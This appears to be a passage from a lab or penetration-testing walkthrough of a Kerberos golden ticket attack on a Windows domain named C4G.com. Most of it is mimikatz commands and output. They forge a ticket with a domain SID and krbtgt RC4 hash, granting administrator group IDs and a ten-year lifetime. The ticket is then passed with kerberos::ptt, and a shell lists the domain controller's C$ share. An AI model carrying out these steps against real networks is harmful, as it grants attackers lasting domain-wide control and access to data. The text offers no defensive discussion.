


```
mimikatz # kerberos::golden /domain:C4G.com /sid:S-1-5-21-2355484096-936074442-1807457451 /rc4:157f15c60de20d7a7ab42c10230b29cf /id:500 /user:Helloworld
User      : Helloworld
Domain    : C4G.com (C4G)
SID       : S-1-5-21-2355484096-936074442-1807457451
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 157f15c60de20d7a7ab42c10230b29cf - rc4_hmac_nt
Lifetime  : 2/2/2021 11:08:16 AM ; 1/31/2031 11:08:16 AM ; 1/31/2031 11:08:16 AM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

Pass the ticket

We use kerberos::ptt ticket.kirbi → to pass the ticket


then we open CMD




```
mimikatz # kerberos::ptt ticket.kirbi

* File: 'ticket.kirbi': OK

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF6791942F8

mimikatz #
```

Entering the shared folder in the C4G server

From here we can see that we can access the kerberos golden ticket.



```
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir \\C4GDC1\c$
 Volume in drive \\C4GDC1\c$ has no label.
 Volume Serial Number is A0A5-B8E6

 Directory of \\C4GDC1\c$

07/16/2016  09:23 PM    <DIR>          PerfLogs
12/28/2020  11:38 AM    <DIR>          Program Files
07/16/2016  09:23 PM    <DIR>          Program Files (x86)
04/26/2020  06:29 PM    <DIR>          Users
02/01/2021  01:28 AM    <DIR>          Windows
01/20/2021  01:25 AM    <DIR>          xampp
               0 File(s)              0 bytes
               6 Dir(s)  51,591,688,192 bytes free

C:\Windows\system32>
```



```
C:\Windows\system32>pushd \\C4GDC1\c$

Z:\>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

Z:\>dir
 Volume in drive Z has no label.
 Volume Serial Number is A0A5-B8E6

 Directory of Z:\

07/16/2016  09:23 PM    <DIR>          PerfLogs
12/28/2020  11:38 AM    <DIR>          Program Files
07/16/2016  09:23 PM    <DIR>          Program Files (x86)
04/26/2020  06:29 PM    <DIR>          Users
02/01/2021  01:28 AM    <DIR>          Windows
01/20/2021  01:25 AM    <DIR>          xampp
               0 File(s)              0 bytes
               6 Dir(s)  51,591,688,192 bytes free
```